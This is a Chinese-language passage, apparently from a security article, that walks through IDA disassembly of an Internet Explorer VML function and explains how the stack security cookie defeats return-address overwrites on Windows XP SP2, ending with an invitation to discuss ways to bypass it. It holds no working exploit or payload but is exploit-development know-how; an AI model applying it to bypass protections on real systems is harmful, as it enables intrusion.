.text:6FF3ED59       mov    [ebp+4], eax
.text:6FF3ED5C       mov    eax, [ebp+arg_0]
.....................
.text:6FF3ED92   call   _IE5_SHADETYPE_TEXT::TOKENS::Ptok
.text:6FF3ED97          test   eax, eax
.....................
.text:6FF3EDB1       lea    ecx, [ebp+var_210]
.text:6FF3EDB7   call   _IE5_SHADETYPE_TEXT::TOKENS::Ptok
.....................
.text:6FF3EDDF      mov    ecx, [ebp+4]
.text:6FF3EDE2   call   __security_check_cookie(x)
.text:6FF3EDE7          leave
.text:6FF3EDE8          retn   8
$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$
```

大家可能已经注意到了，在函数开始的地方有这样一条指令：

text:6FF3ED51 mov eax, ___security_cookie

IDA直接把内存地址0x6FF44160翻译成了"___security_cookie"。这个"cookie"的值随后被放在了EBP头顶上的位置[EBP+4]：

text:6FF3ED59 mov [ebp+4], eax

在函数返回前的最后一个调用：

text:6FF3EDE2 call __security_check_cookie(x)

就是用来检查EBP前一个DWORD的值是否被修改过的。如果这个值和开始时存入的cookie不一样（被覆盖），则进入异常处理，正常的函数返回就得不到执行。而要覆盖返回地址，就必须先覆盖这个存放cookie的地方！经过动态调试，这个cookie的地址在vgx的数据段，每次启动IE进程的时候都不一样，我们几乎不可能在Shellcode中预测到这个cookie的值。

通过这样一个保护机制，我们在Windows XP SP2上不论怎么精确的覆盖ESP这些地方都没有用，因为不执行ret，我们的Shellcode就得不到执行。如果你有了什么突破这种保护机制的思路，请联系我 failwest@gamil.com，或者参与黑防论坛的讨论，我将非常高兴能与你一起讨论！